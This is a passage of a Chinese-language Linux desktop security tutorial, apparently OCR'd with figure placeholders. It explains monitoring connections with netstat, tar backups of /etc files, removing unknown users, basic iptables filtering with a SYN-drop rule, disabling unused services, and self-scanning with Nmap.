


图2

四、netstat –a命令

定时用netstat –a命令检查本地端口对外连接，如发现有任何特别或者没见过的端口与外界相连请立刻检查系统，前提是你必须对你的系统有足够的了解，如图3。




图3

图中可以看出我正在和61.141.194.223的8000端口连接传输数据，其实这个是QQ会员服务器，我在上QQ拉。还可以看到你开启的服务都有什么连接，和Windows差不多。

五、经常备份文件、目录

这个也是很重要的，大家千万不要怕麻烦，否则系统被非法入侵，被破坏乃至崩溃的话只有重装的份了。我们可以用tar为文件和目录进行备份，用法：tar [选项] 文件，其中选项又分为主选项和辅选项，主选项是必要的，告诉tar去做什么事情，辅选项是辅助的，可选。我只给大家几个最常用的选项，如下：

c　创建新的档案文件；
r　把要存档的文件追加到到档案文件末尾，比如你已经备份好文件或者文件夹了，但是发现还有部分文件、文件夹忘记备份了，你就可以用这个选项把忘记的内容追加到备份档案中；
t　列出档案内容；
u　更新档案文件，就是用新增的文件覆盖原备份文件，如在档案文件中没有更新内容则追加；
f　使用档案文件；
x　释放文件。

知道这些主选项就可以进行平时的文件备份了，要想知道其他选项，用tar –help来查看即可。下面我做个备份的实例，假如我的root目录下有fenggou是重要文件，我们可以使用命令tar –cf beifen.tar fenggou，如图4。




图4

事后还原文件也很简单，使用tar –xvf beifen.tar命令就可以了。顺便我给出几个重要的需要备份的文件和目录，/etc/group，组用户信息：

/etc/passwd：包含所有的用户信息，如密码，登录shell等；
/etc/fstab：配置系统有哪些文件系统；
/etc/inittab：配置init在不同运行级别下分别如何启动系统；
/etc/hosts：域名解析的配置信息；
/etc/inetd.conf：进程控制信息；
/etc/printcap：配置如何与打印机通信；
/etc/XF86Config：包含XFree86的初始配置；

总之/etc目录下的配置文件都需要定期的做备份。

六、经常检查用户列表

发现陌生用户立刻检查，乃至删除，不过现在入侵后给自己添加帐户的情况很少见了，删除某个帐号的命令是userdel –f *，比如我要删除fenggou这个ID，就执行userdel –f fenggou就可以了，–f参数是删除该用户所有相关目录、文件的。

七、设置强壮的防火墙，配置优秀的杀毒程序

Linux下的防火墙杀毒程序很多，但是多数是E文，E文差的朋友要恶补了，所以我用的是KDE自带的防火墙，虽然功能没有专业的强大，但是感觉个人用户足够了，KDE桌面环境的朋友可以考虑用这个自带的。如图5。

但是这个是KDE桌面环境才有的，我还是给大家介绍个只要是Linux自带的“防火墙”——iptables（内核包过滤管理工具），它是包含在内核2.4 Linux发行版中的。但是怎么起到防火墙的作用的呢，在如何配置它之前我还是给大家介绍下它的原

理，大家理解后在配置就感觉简单轻松了。大家看图6。




图5




图6

现在几乎所有的包过滤器都是遵循此流程，简单解释下：

1. 包过滤规则必须被包过滤设备端口存储起来。

2. 当包到达端口时，对包的报头进行语法分析。大多数包过滤只检查IP、TCP或UDP报头中的字段。

3. 包过滤规则以特殊的发稿是存储，应用于包的规则的顺序于包过滤器规则存储顺序必须相同。

4. 若一条规则阻止包的传输或接受，则该包不允许。

5. 若一条规则允许包的传输或接受，则该包被继续处理。

6. 若包不满足任何一条规则，则该包被阻止。

Iptables的用法 iptables [–t table] CMD [chain][rule–matcher][–j target]

table为表名，为filter、nat和mangle。包过滤只用到filter表，它是默认的。

CMD是操作命令，包括添加、删除、更新等等。chain为链名，对于包过滤防火墙可操作filter表中的INPUT链、OUTPUT链和FORWARD链，也可自定义链。Rule–matcher为规则匹配器，指定各种规则匹配，比如IP、PORT、包类型等。Target为目标动作，当规则匹配一个包时，真正要执行的任务用目标标识。最常用的内置目标为ACCEPT和DROP，当然也可以使用扩展的目标。

大家看完后一定感觉很麻烦，无从下手，不要怕，iptables新手可以充分利用syn标识来阻止那些未经授权的非法访问。举个例子，浏览网页时，一个请求从你的电脑发送至Web服务器上，该服务器会响应请求并发回一个数据包，同时得到你系统上的一个临时端口。与响应请求不同的是，服务器并不关心所传送的内容。可以利用这种特点来设置规则，让它阻止所有没有经过你系统授权的TCP连接，规则如下：iptables –t filter –A INPUT –i eth0 –p tcp ––syn –j DROP，这里的–i指的是网卡，–p则是指协议，–syn则表示带有syn标识设置的TCP数据包。SYN用于初始化一个TCP连接，如果自己机器上没有运行任何服务器，别人也就不会向你发送SYN数据包，如果测试可行的话就用iptables–save > iptables–script来保存脚本。这只是一个例子，还有很多文章里把一系列的iptables规则放到一个初始化Shell脚本中，在加上可执行属性，设置成开机运行，就组成了一个功能强大的防火墙，此类文章网上有很多的，自己找下，如果还是不明白，可用iptables –help看帮助。关于杀毒软件，这个没什么好说的，下载安装后看一遍就会用了，别告诉我你连杀毒程序都不会用，个人感觉Mcafee virus scan for Linux不错。

八、关掉没用而且危险的服务

像telnet、SSH、httpd、ftp个人用户用不到的服务全部关掉，它们不仅浪费系统资源，还带来了安全隐患！关于系统服相关内容和注意事项我会在下篇文章详细说明。

九、定期去安全站点查看安全漏洞公告

下载相应安全补丁，了解最新木马、蠕虫特性，观察自己的电脑是否出现中毒症状，确认后在做相应处理。

以上是安全配置中的被动做法，我们完全可以扮演黑客来测试自己的主机安全系数，比如用Nmap等扫描器扫自己的电脑，如图7。

